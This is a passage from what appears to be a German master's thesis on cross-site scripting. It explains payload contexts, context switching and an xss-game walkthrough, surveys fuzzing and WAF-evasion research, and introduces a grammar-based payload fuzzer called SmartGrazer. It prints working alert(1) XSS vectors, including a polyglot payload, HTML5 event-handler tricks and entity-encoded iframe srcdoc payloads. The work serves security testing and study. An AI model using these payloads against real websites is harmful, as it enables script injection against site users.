Dies kann in JavaScript mit den Methoden “alert”, “prompt” oder “confirm” erzielt werden. In den folgenden Erklärungen wird **PAYLOAD** als generischer Platzhalter definiert und verwendet.

2.3.3.2 Payload-Kontexte

Damit dieser Quelltext ausgeführt werden kann, muss sich der Methodenaufruf im JavaScript-Kontext befinden. Die direkte Einbindung von JavaScript in ein HTML-Dokument kann mittels des script-Tags erfolgen, wie in Quelltext 2.1 dargestellt ist.

```
1 <script>PAYLOAD</script>
2 <script src="path/to/myFile.js"></script> // Content: PAYLOAD
3 <script src="//url.to/myFile.js"></script> // Content: PAYLOAD
```

Quelltext 2.1: Kontexte: Payload in script-Tags

Das script-Tag kann JavaScript-Quelltext entweder direkt enthalten oder zur Laufzeit mittels des src-Attributs einbinden. Der Inhalt der “myFile.js”-Datei ist dementsprechend ebenfalls im JavaScript-Kontext. Wird der Payload innerhalb einer JavaScript-Methode (Quelltextbeispiel: 2.2) eingesetzt, muss zunächst aus der Applikationslogik ausgebrochen werden.

```
1 <script> var a = "PAYLOAD"; </script>
```

Quelltext 2.2: Kontexte: Payload in Zuweisungswerten

Wird der Payload direkt in den HTML-Quelltext eingesetzt, muss entweder ein künstlicher JavaScript-Kontext mittels des script-Tags oder eines Attributes erstellt werden. Die Platzierung des Payloads hängt hier von der Programmierung der Webseite ab. Es können hierbei wieder verschiedene Umgebungen identifiziert werden. Der einfachste Fall ist die Platzierung zwischen einem öffnenden und schließenden HTML-Tag, wie im Quelltextbeispiel 2.3 dargestellt.

```
1 <div>PAYLOAD</div>
```

Quelltext 2.3: Kontexte: Payload zwischen HTML-Tags

Alternativ wären auch Attributnamen bzw. -werte oder HTML-Kommentare eine mögliche Umgebung, in der ein Payload eingefügt werden könnte. Die dazugehörigen Beispiele sind in Quelltext 2.4 abgebildet.

```
1 <!-- PAYLOAD -->
2
3 
4 <input onclick="PAYLOAD" />
5 <input PAYLOAD="This is some alt text." />
```

Quelltext 2.4: Kontexte: Payload in anderen Umgebungen

Bei einer dynamischen Webseite werden oft Attribute von HTML-Elementen hinzugefügt, verändert oder entfernt. Ein Beispiel hierfür sind JavaScript-Bildergalerien, welche bei aktiven Bildern eine CSS-Klasse entfernen oder hinzufügen. Im Quelltextbeispiel 2.4 Zeile 5 könnte eine Sicherheitslücke ausgenutzt werden, um den Payload anstatt des alt-Attributes in den HTML-Quellcode einzufügen.

2.3.3.3 Kontextwechsel zu JavaScript

Nachdem die verschiedenen Umgebungen für eingefügte Payloads identifiziert worden sind, muss noch in den richtigen Kontext gewechselt werden. Dieser ist notwendig, da sonst der JavaScript-Interpreter den eingefügten Code nicht ausführen kann. Um dies zu erreichen, muss der Payload so erweitert werden, dass dieser den HTML-Kontext schließt und in den JavaScript-Kontext wechselt.

Abbildung 2.3 zeigt, wie ein solcher Payload inklusive Kontextwechsel aufgebaut sein kann. Hierbei wird der Platzhalter in dem gezeigten Beispiel durch einen dreiteiligen Payload ersetzt. Im ersten Teil schließt der Wert für das Value-Attribut ab und wechselt damit in den HTML-Kontext. Dieser Teil besteht i.d.R. nur aus wenigen Zeichen und wird unter anderem als "Outbreak" bezeichnet. Der zweite Teil des Payloads erstellt ein neues Attribut innerhalb des Input-Tags und wechselt damit in den JavaScript-Kontext. Beim letzten Teil des Payloads wird der auszuführende JavaScript-Code eingefügt, der vom vorhandenen Rest des Input-Tags abgeschlossen wird.




Abbildung 2.3: XSS-Beispiel: Kontextwechsel

Legende zu Abbildung 2.3

Blau Ursprünglicher HTML-Code

Lila Ausbruch aus dem aktuellen Kontext

Grün Wechsel in den JavaScript-Kontext

Rot Auszuführender JavaScript-Code

2.3.4 Beispiele

2.3.4.1 XSS-Angriff ohne Kontextwechsel

Wie bereits in Quelltextbeispiel 2.2 und Zeile 4 des Quelltextbeispiels 2.4 gezeigt, befinden sich die Payloads bereits in der richtigen Umgebung und werden beim Laden der Webseite ausgeführt.

2.3.4.2 XSS-Angriff mit Kontextwechsel

Um ein genaueres Verständnis vom Wechsel in den JavaScript-Kontext zu bekommen, wird im Folgenden das erste Level der Seite <https://xss-game.appspot.com/> betrachtet.

Gegeben ist eine einfache HTML-Form mit einem Eingabefeld. Ziel ist es, aus dem HTML-Kontext, wie in der Abbildung 2.5 dargestellt, in den JavaScript-Kontext zu wechseln. Durch die Eingabe von `'><){}[]'` lässt sich schnell ermitteln, ob wichtige Elemente von JavaScript herausgefiltert werden.




Abbildung 2.4: XSS-Game: Level 1 - Eingabemaske

Die Eingabe aus Abbildung 2.4 wird ohne Veränderung innerhalb des Bold-Tags (``) ausgegeben, was dem HTML-Kontext entspricht.




Abbildung 2.5: XSS-Game: Level 1 - Antwortseite

Da die Webseite keinerlei Änderungen an der übergebenen Zeichenkette vornimmt, kann der Payload frei gewählt werden. Die gewählte Lösung für das obige Beispiel ist in Abbildung 2.6 dargestellt. Im Gegensatz zur Abbildung 2.3 ist hier keine Outbreak-Sequenz notwendig. Durch die umschließenden script-Tags kann der JavaScript-Kontext mit der Benutzereingabe definiert und übergeben werden.




Abbildung 2.6: XSS-Game: Level 1 - Lösung

2.3.4.3 Ausführen des Payloads

Oft reicht das Einfügen im richtigen Kontext nicht aus, um die Ausführung zu starten. Wie in Quelltextbeispiel 2.5 dargestellt, wird die Payload-Zeichenkette bereits in den JavaScript-Kontext im onerror-Event eingefügt. Jedoch wird der eingefügte Code nicht ausgeführt, solange das Bild korrekt geladen werden kann.

```
1 
```

Quelltext 2.5: XSS-Angriffe: ohne Kontextwechsel

Die Lösung des Problems ist eine Veränderung der HTML-Komponenten des img-Tags. Hierfür muss kurzzeitig aus dem JavaScript- in den HTML-Kontext gewechselt werden, um ein neues Attribut einfügen zu können. Der Payload wird dementsprechend so verändert, dass dieser ein onload-Attribut zum img-Tag hinzufügt und dadurch den src-Attributwert verändert. Das hinzugefügte id-Attribut ist bei einem richtigen Angriff optional und wurde im Quelltextbeispiel 2.6 nur hinzugefügt, um die Lösung nicht zu sehr auszudehnen.

```
1 
```

Quelltext 2.6: XSS-Angriffe: mit Kontextwechsel

Der endgültige Payload entspricht hierbei der Zeichenkette aus Abbildung 2.7. Hierbei soll das Beispiel den Fall verdeutlichen, dass unvollständige Implementierungen Eingaben in onload-Events prüfen, jedoch andere, wie z.B. onerror-Events, auslassen. Dies erfordert validen Code, der den eigentlichen Schadcode auslöst.




Abbildung 2.7: XSS-Beispiel: Payload mit zwei JavaScript-Teilen

2.3.4.4 Polyglottes XSS

Ein polyglottes Programm besteht aus einer Mischung von JavaScript- und HTML-Quelltext. Im XSS-Kontext beschreibt dieser Begriff einen funktionierenden Payload, der möglichst viele Kontexte abdeckt und JavaScript-Code ausführt.

Einen solchen Payload (Quelltextbeispiel 2.7) beschreibt Shpend Kurtishaj in seinem Blog [14]. Bei Abbildung 2.8 ist der Payload beispielhaft im HTML-Kontext eingefügt und eingefärbt. In Abbildung 2.9 wird der selbe Payload im HTML-Kommentar-Kontext eingefügt. Die Färbung des Quelltextes ist hierbei künstlich erstellt und hat somit keine syntaktische Bedeutung.

Hierbei entspricht die blaue Farbe dem ursprünglichen Quelltext und Rot dem für die Ausführung verantwortlichen Teil des Payloads. Der nicht verwendete Teil des Payloads ist ausgegraut.

```
1 javascript:alert(1);"; onclick=alert(1);// ';
  onclick=alert(1);/--></style></script><button onclick=alert(1);>
```

Quelltext 2.7: XSS-Angriffe: Polyglott-Payload über acht Kontexte

```
<p> javascript:alert(1);"; onclick=alert(1);//
';onclick=alert(1);/--></style></script><button onclick=alert(1);> </p>
```

Abbildung 2.8: XSS-Polyglott: Funktion des Payload im HTML-Kontext

```
<!-- javascript:alert(1);"; onclick=alert(1);//
';onclick=alert(1);/--></style></script><button onclick=alert(1);>-->
```

Abbildung 2.9: XSS-Polyglott: Funktion des Payload im Kommentar-Kontext

Eine vollständige Darstellung, wie der Polyglott in den verschiedenen Kontexten funktioniert, ist in Anhang C.1 dargestellt.

2.3.5 Hyper Text Markup Language 5 & Cascading Style Sheets 3

Durch die neue Version 5 der Hyper Text Markup Language sind viele Elemente und Events hinzugekommen, die die Verwendung von Multimedia-Inhalten vereinfachen. Diese bieten jedoch auch zusätzliche Ansatzpunkte, um XSS-Angriffe zu implementieren.

Mit HTML5 wurde auch CSS in der dritten Version (CSS3) vorgestellt. Mit Hilfe dieser Technik ist es Webentwicklern möglich, komplexe Animationen und visuelle Effekte nur unter Verwendung von CSS3 abzubilden. Für Angreifer eröffnen sich durch die hierfür hinzugefügten JavaScript-Events weitere Möglichkeiten, eigenen Code einzuschleusen. In den folgenden Beispielen (Quelltextbeispiele: 2.8 - 2.13) ist exemplarisch aufgeführt, wie die neuen Elemente von HTML5 für XSS genutzt werden können [13].

2.3.5.1 Events in schließenden Tags

Seit der neuen HTML-Version dürfen JavaScript-Events in schließenden HTML-Tags verwendet werden. Bisher wurden diese nicht ausgeführt.

```
1 </a onmousemove=" alert (1) ">
```

Quelltext 2.8: XSS-Angriffe: Eventhandler in schließenden HTML-Tags

2.3.5.2 Neue HTML Tags

Neue Browser-Versionen können immer mehr mediale Inhalte darstellen und einbinden. Neben den hier aufgezählten MathML- und Video-Elementen können auch neue Audio- und Grafik-Elemente eingebunden werden.

```
1 <math href=" javascript : alert (1) ">CLICKME</math>
```

Quelltext 2.9: XSS-Angriffe: Ausnutzen der MathML-Umgebung

```
1 <video src=0 onerror=" alert (1) ">
2 <video poster=javascript : alert (1) //></video>
```

Quelltext 2.10: XSS-Angriffe: Ausnutzen des video-Tags

Für IFrames ist das neue srcdoc-Attribut zum Einbinden lokaler HTML-Elemente auf dem Server eingefügt worden. Wie im Quelltext 2.11 zu sehen ist, wird der Payload so kodiert, dass dieser vor dem Ausführen erst vom Browser interpretiert werden muss.

```
1 <iframe srcdoc="&lt;img src&equals;x:x
onerror&equals;alert&lpar;1&rpar;&gt;" />
```

Quelltext 2.11: XSS-Angriffe: Ausnutzen der srcdoc-Eigenschaft von IFrames

2.3.5.3 Nutzen des autofocus-Tags

Das autofocus-Attribut soll bei Aufruf der Webseite den Cursor direkt in das erste Eingabefeld setzen. Dieses Attribut kann in Verbindung mit anderen Mechanismen, wie zum Beispiel dem Ausblenden von Elementen oder dem Scrollen der Webseite, JavaScript-Events auslösen.

```
1 <!-- Trigger: Leaving the input-->
2 <input onblur=alert(1) autofocus><input autofocus>
3 <!-- Trigger: Loading the website-->
4 <body onscroll=alert(1)><br><br><br>...<br><br><input autofocus>
```

Quelltext 2.12: XSS-Angriffe: Ausnutzen der autofocus-Eigenschaft

2.3.5.4 Angriffe mittels CSS-Animationen

Durch die Erweiterung von CSS können Animationen in der Auszeichnungssprache definiert werden. Unter Verwendung des Animations-Events können Payloads eingefügt werden.

```
1 <!-- Auslöser: Laden der Webseite-->
2 <style>@keyframes x{}</style>
3 <div style="animation-name:x" onanimationstart="alert(1)"></div>
```

Quelltext 2.13: XSS-Angriffe: Ausnutzen von CSS3-Animationen

2.4 Related Work

Im Folgenden werden Arbeiten vorgestellt, die Relevanz für das Thema oder sonstigen Einfluss auf diese Arbeit haben.

2.4.1 Allgemeines

Ein Ansatz, der zwar nicht speziell für XSS-Angriffe entwickelt wurde, jedoch für die Generierung von solchen Angriffen verwendet werden kann, ist das Open Source Projekt "Dharma" [5]. Durch die Verwendung einer kontextfreien Konstruktionsgrammatik generiert die Anwendung zufällig aufgebaute Eingaben. Während dieser Masterthesis wurde eine XSS-Grammatikdefinition für Dharma entwickelt [3] und dem Open Source Projekt hinzugefügt, sodass ein direkter Vergleich der generierten XSS-Payloads erstellt werden kann.

Hai-Feng Guo und Zongyan Qiu entwickelten einen weiteren grammatikbasierten Algorithmus für Testfälle [9]. Dieser beschäftigte sich mit den Wahrscheinlichkeiten von Endlosschleifen bei der Generierung von Testfällen. Die Autoren verwendeten hierbei zwei Vorgehensweisen. Zum Einen wird bei jeder Rekursion die Wahrscheinlichkeit neu verteilt, sodass es weniger wahrscheinlich ist, den selben Programmpfad wiederholt zu betreten.

Hierbei wird jede Rekursion in einer globalen Tabelle aufgezeichnet. Zum Anderen werden Abdeckungsbäume verwendet, um eine Terminierung sicherzustellen.

Des Weiteren gibt es eine Arbeit von Ravichandhran Madhavan et al., welche sich mit dem Vergleich und dem semantischen Prüfen von kontextfreien Grammatiken beschäftigt [21]. Der entwickelte Algorithmus zum Bestimmen von Gleichheit bzw. zum Auffinden von Diskrepanzen wurde als Bestandteil eines Nachhilfe-Systems implementiert. Das Nachhilfe-System diene als automatisches Bewertungssystem von kontextfreien Grammatiken. In der Evaluation des Systems konnte das System 95% der eingereichten Grammatiken automatisch auswerten - davon 74% widerlegen und 21% als valide einstufen. Die übrigen 5% der eingereichten Grammatiken konnte das Programm nicht automatisch auswerten.

Shay Artzi et al. erarbeiteten eine Möglichkeit, Fehler in Webapplikationen zu finden, indem Sie dynamische Testfälle generierten [1]. Dabei suchten die Autoren zwei Fehlerarten: Fehler während der Ausführung ("execution failures") und HTML-Fehler. Als Ausführungsfehler werden hierbei Fehler bezeichnet, die serverseitig geschehen und die ordnungsgemäße Ausführung des Programms be- oder verhindern. HTML-Fehler hindern zwar nicht den Ablauf der Applikation, führen jedoch dazu, dass der Browser die Webseite nicht korrekt interpretieren und darstellen kann. Im Rahmen ihres Projekts entwickelten die Autoren eine Anwendung auf Basis des PHP-Interpreters, der selbstständig Eingaben generiert und an die Webseite sendet. Im Anschluss wird die Antwort der Webseite ausgewertet und der Webseitenstatus (Datenbank, Session und Cookies) zurückgesetzt. Auf Basis der ausgewerteten Antworten werden neue Testfälle generiert.

P.-C. Héam et al. entwickelten "Seed", ein in Java geschriebenes Programm zur Generierung von rekursiven Datenstrukturen [11]. Die Generierungsgrammatik wird als XML beschrieben und dem Programm übergeben. Danach generiert die Software einen oder mehrere Datensätze. Hierbei kann die Höhe der generierten Grammatikbäume festgelegt werden.

Einen präventiven Ansatz, um XSS-Angriffe während der Entwicklung vorzubeugen, erarbeiteten Shahriar et al. in ihrer Arbeit "MUTEC: Mutation-based testing of cross site scripting" [26]. Die entwickelte Software "MUTEC" testet anhand von definierten Operatoren den Quellcode von Webseiten auf XSS-Schwachstellen. Hierbei wird der Quelltext auf spezielle Quellcode-Fragmente durchsucht und durch die Operatoren abgeändert. Auf diesem Weg lassen sich laut den Autoren Schwachstellen ermitteln, bevor die Webseite veröffentlicht wird.

Ein cloud-basiertes Verfahren, um Testing-Tools zu prüfen, haben Krishnaveni et al. entwickelt [18]. Unter anderem wurden Softwarelösungen wie die Burp Suite und ZAP (Zed Attack Proxy Project) getestet. Evaluiert wurden die Resultate mittels eines Cloud Test Manager Frameworks, das die Amazon Web Service API verwendet. Die Ergebnisse wurden anhand der erfolgreichen Payloads im Vergleich zur gesendeten Anzahl von Payloads berechnet.

2.4.2 XSS-Angriffe und Mutation

Hydara et al. haben im Jahr 2014 eine Übersicht über Veröffentlichungen mit dem Thema XSS veröffentlicht [15]. In diese Auswertung wurden 115 Studien aus verschiedenen Quellen zum Thema XSS aus dem Zeitraum 2000 bis 2012 einbezogen. Die Autoren kamen zu dem Ergebnis, dass im Bereich XSS noch sehr aktiv geforscht wird.

Eine Einführung in das Thema XSS-Attacken bietet die Arbeit von D. Endler [10]. Darin beschreibt er insbesondere die Gefahr von reflektierten XSS-Attacken anhand eines Session-Hijacking-Angriffs. Insbesondere erläutert er die Gefahren von reflektierten XSS-Angriffen und den Möglichkeiten, diese gegen andere Benutzer zu nutzen.

In seiner Arbeit entwickelte Khalil Bijjou ein Kommandozeilenprogramm WAFNinja, welches verschiedene Payloads an eine Webseite schickt und auswertet [2]. Anschließend werden die Angriffe anhand der zurückgelieferten Antworten ausgewertet. Unter anderem wird so ermittelt, welche Zeichen durch die WAF herausgefiltert werden, um die nächsten Angriffe zu optimieren.

SecuBat [16] von Kals et al. ist ebenfalls eine Anwendung, um Angriffe gegen eine von einer WAF geschützten Webseite zu fahren. Diese Software gliedert sich in drei Komponenten (Crawler-, Angriff- und Analyse-Modul). Verwendete XSS-Payloads werden jedoch durch Kodierung in beispielsweise Hexadezimal verschleiert. Für die Angriffskomponente haben die Autoren zwei Plugins für jeweils XSS- und SQL-Injections entwickelt. Die Antwort der Webseite wird bei Rückmeldung auf bestimmte Stichwörter (Fehlermeldungen bei SQL-Injections) bzw. den gesendeten Angriff durchsucht.

Vogt et al. verfolgten den Ansatz eine zusätzliche Sicherheitsschicht in den Browser des Benutzers einzubauen, um so den gelieferten Quelltext auf Zugriffe persönlicher oder sicherheitskritischer Daten zu prüfen [30]. Hierdurch ließen sich sowohl reflektierte als auch persistente XSS-Angriffe abwehren. Die Evaluation wurde mit einem Add-on für den Firefox Browser und über einer Million Webseiten durchgeführt. Von allen aufgerufenen Seiten beinhalteten rund 9% einen XSS-Zugriff, hierbei bestand der größte Teil aus Werbe- und Analyseseiten.

Heiderich et al. beschäftigten sich mit XSS-Angriffen unter Verwendung des HTML-Attributs "innerHTML", das vor allem häufig in "WYSIWYG"-Texteditoren oder Webmail-Clients verwendet wird [12]. Durch einen Implementierungsfehler in verschiedenen Browsern verschwanden Backticks, wodurch der restliche Quelltext mutierte und so schädlicher Code an den Editor übergeben werden konnte.

Wang et al. entwickelten einen Ansatz zur kombinierten Mutation von XSS-Angriffen [31]. Hierbei verwendeten die Autoren bereits vorhandene, öffentlich zugängliche Angriffe von Seiten wie <http://xssed.com/>. Der entwickelte Algorithmus zerlegt zunächst die Angriffe in Einzelteile und generiert so ein Angriffsmodell. Anschließend wird mit einer Abwandlung des "Viterbi"-Algorithmus [29] ein neuer XSS-Angriff generiert. Der Viterbi-Algorithmus ermöglicht zum Beispiel die Berechnung der kürzesten Distanz aus einer Menge an Knoten.

Tripp et al. entwickelten einen lernenden Algorithmus, welcher sich aus mehr als 500.000.000 XSS-Angriffen immer passendere Angriffe wählen kann [28]. In ihrer Ausarbeitung erläutern die Autoren, dass es grundlegend zwei Wege gibt einen Sanitizer zu umgehen. Entweder ist die WAF inkorrekt, sodass ein Angriff nicht als solcher erkannt

wird, oder es gibt eine Eingabe, die durch die Veränderung des WAF zu einem validen (erfolgreichen) XSS-Angriff umgewandelt wird. Der Lernprozess des Algorithmus gleicht die Antworten der Webseite mit den gesendeten Angriffen ab. Wird beispielsweise das Wort "script" von der WAF entfernt, werden zukünftig nur noch Angriffe ohne diese Elemente gewählt.

Eine Methode, um JavaScript-Quellcode an WAF vorbei zu schmuggeln, beschreibt Lupac in seiner Arbeit [20]. Hierbei wird funktionsfähiger JavaScript-Quelltext aus den Grundbestandteilen der Sprache konstruiert. Anhand eines Beispiels konstruierte Lupac den Befehl "alert(1)" aus den sechs Zeichen "[", "]", "(", ")", "!" und "+". Mittlerweile gibt es für diese Art von Verschleierungstaktik eigene Implementierungen, wie zum Beispiel "JSFuck" [17] oder "6charsJS" [23].

2.4.3 Grammatik-basierte Ansätze

LigRE ist ein Reverse-Engineering-Ansatz, der die zu testende Webseite analysiert und die Wege der Datenströme ermittelt [8]. Zusätzlich werden besonders Erfolg versprechende Pfade und XSS-Angriffe priorisiert und somit verstärkt verwendet.

Mit KameleonFuzz haben Duchene et al. einen grammatik-basierten Ansatz entwickelt [6], der unter Verwendung ihres Reverse-Engineering Ansatzes die generierten Payloads bewerten und entsprechend anpassen kann. Die Ausarbeitung umfasst neben dem Finden von erfolgreichen Angriffen auch das Erkennen von sogenannten "Macro-States", welche einen veränderten globalen Status der Webseite beschreiben. Diese sind vor allem eine wichtige Komponente der persistenten Cross-Site-Scripting-Attacken.

Einen auf KameleonFuzz aufgebauten Ansatz haben Wies et. al. ausgearbeitet [35]. In dieser Arbeit werden die generierten Angriffe als Gene bezeichnet und anhand einer "Fitness"-Funktion bewertet. Ein Teil dieser "Fitness" wird durch das Zählen von bestimmten, für HTML- bzw. JavaScript-Code wichtiges Zeichen berechnet. Hierzu wird für jedes enthaltene Zeichen die Fitness des Angriffsmusters erhöht. Welche weiteren Kriterien für die "Fitness" ausschlaggebend sind, wird hingegen nicht weiter erwähnt.

Bozic et al. verwendeten in ihrem Ansatz eine Unified Modeling Language (UML) gestützte Vorgehensweise [4]. Zur Generierung der Angriffe wird die Angriffsgrammatik von Duchene et. al. mit zusätzlichen Bedingungen verwendet [7]. Dies hat in der Arbeit von Bozic die Wahrscheinlichkeit auf erfolgreiche Angriffe deutlich verbessert.

3 Implementierung

Ziel dieser Arbeit ist die Entwicklung und Evaluation eines kontextabhängigen Generators, der in Abhängigkeit der Antworten der Webseite Payloads generiert. Als Basisdaten werden Konstruktionsregeln definiert, die während der Generierung mit Elementen aufgefüllt werden. Als Elemente werden unter anderem Schlüsselworte und elementare Zeichen von JavaScript und HTML bezeichnet. Die verwendeten Zeichen und Elemente der Payloads werden bei der Generierung abhängig vom Potential gewählt.

Aus dieser Idee lässt sich ein grundlegender Prozess für die Implementierung ableiten. Zunächst müssen Elemente definiert werden, die verwendet werden, um Payloads zu erzeugen. Welche Struktur die Payloads annehmen, wird durch eine Konstruktionsgrammatik definiert. Zusätzlich müssen die Elemente bzw. die erzeugten Payloads untereinander vergleichbar sein, sodass automatisch der am besten geeignete Payload gewählt werden kann. Schließlich muss das Programm mit dem System Under Test (SUT) kommunizieren können, um einerseits den Payload an die Webseite zu senden und andererseits die Antwort zu empfangen. Wurde im ersten Durchlauf der Payload nicht reflektiert, muss die Antwort der Webanwendung ausgewertet und die Generierung angepasst werden, um bei der nächsten Generierungsrunde eine höhere Erfolgswahrscheinlichkeit zu erzielen.

3.1 Grundkonzept

Die Implementierung wurde auf den Arbeitstitel "SmartGrazer" getauft und steht für "**Smart Grammatical Fuzzer**". Als Eingabe bekommt SmartGrazer eine Menge von Elementen, die als Basisdaten für die Generierung dienen. Diese Daten werden SmartGrazer zunächst in Form von Konfigurationsdateien bereitgestellt.

Nach der Initialisierung generiert SmartGrazer unter Verwendung von Konstruktionsregeln einen Payload und sendet diesen an die Webseite. Nachdem die Antwort der Webseite gespeichert worden ist, wird diese auf den gesendeten Payload durchsucht. Das Speichern der Antwort ermöglicht dem Tester eine spätere Analyse des gefundenen Payloads auf dessen Funktionsfähigkeit. In der Analyse-Phase wird ermittelt, ob Elemente des Payloads entfernt oder verändert worden sind. Anschließend werden die Wahrscheinlichkeiten, dass ein verändertes Element erneut gewählt wird, für alle veränderten Elemente des zuvor verwendeten Payloads angepasst.

Durch die Anpassung der Auswahlwahrscheinlichkeit kann zielgerichtet auf vorhandene WAFs reagiert werden. Wird beispielsweise nur das doppelte Anführungszeichen bei Benutzereingaben gefiltert, kann SmartGrazer dies bei der Analyse der Antwort erkennen und zukünftig bei der Generierung auf andere Zeichen zurückgreifen.

Dieser Ablauf wiederholt sich so oft, bis ein valider Payload gefunden wurde. Jede Wiederholung dieses Ablaufs wird als Generierungsrunde bezeichnet.

Eine sehr vereinfachte Sicht auf die Implementierung ist in Abbildung 3.1 dargestellt.




Abbildung 3.1: Konzept: Grundsätzliche Vorgehensweise von SmartGrazer

3.1.1 Definition: Payload-Elemente

Ein Payload-Element kann entweder eine Zeichenkette (Text oder Schlüsselwort) oder ein Zeichen als Bestandteil von HTML oder JavaScript sein.

Während der Implementierung von SmartGrazer werden Elemente im Dezimalformat gespeichert und geladen. Dieser Wert ist eindeutig und wird während der Ausführung des Programms als Schlüssel ("key") zur Identifizierung von Elementen verwendet. Dies hat den Vorteil, dass Steuerzeichen, wie beispielsweise das Tabulator-Zeichen "\t", problemlos in Konfigurationsdateien gespeichert werden können. Das Zeichen ("value") wird bei der Initialisierung des Elements aus dem Schlüssel errechnet. Eine weitere Eigenschaft eines Payload-Elements bestimmt den Verwendungszweck ("usage"), dem das Element zugewiesen werden kann. Dementsprechend kann sowohl ein Leerzeichen als auch ein Tabulator-Zeichen als Weißraum in Payloads verwendet werden. Einigen Elementen können auch mehrere Verwendungen zugesprochen werden. Beispielsweise wird das Plus-Zeichen "+" im Rahmen der URL-Kodierung als Leerzeichen verwendet und gleichzeitig als Rechenoperator im JavaScript-Kontext.

Um die Generatoren untereinander austauschen zu können, werden alle Payloads so generiert, dass diese in ihre vorhandenen Elemente aufgeteilt werden können.

<u>< : Element</u>	<u>script : Element</u>	<u>\t : Element</u>	<u>+ : Element</u>
key : 60 value : < usage : [OPENPOINTEDBRACKET] mutated :	key : script value : script usage : [TAG_SCRIPT] mutated : sCrIpT	key : 9 value : \t usage : [SPACE] mutated :	key : 43 value : + usage : [PLUS, SPACE] mutated :

Abbildung 3.2: Definition: Payload-Elemente als Objekte

In den folgenden Kapiteln wird erläutert, wie die einzelnen Phasen (Generierung, Kommunikation, Analyse und Anpassung) realisiert worden sind. Im Anschluss daran werden in Kapitel 3.6 weitere Details der fertigen Implementierung vorgestellt.

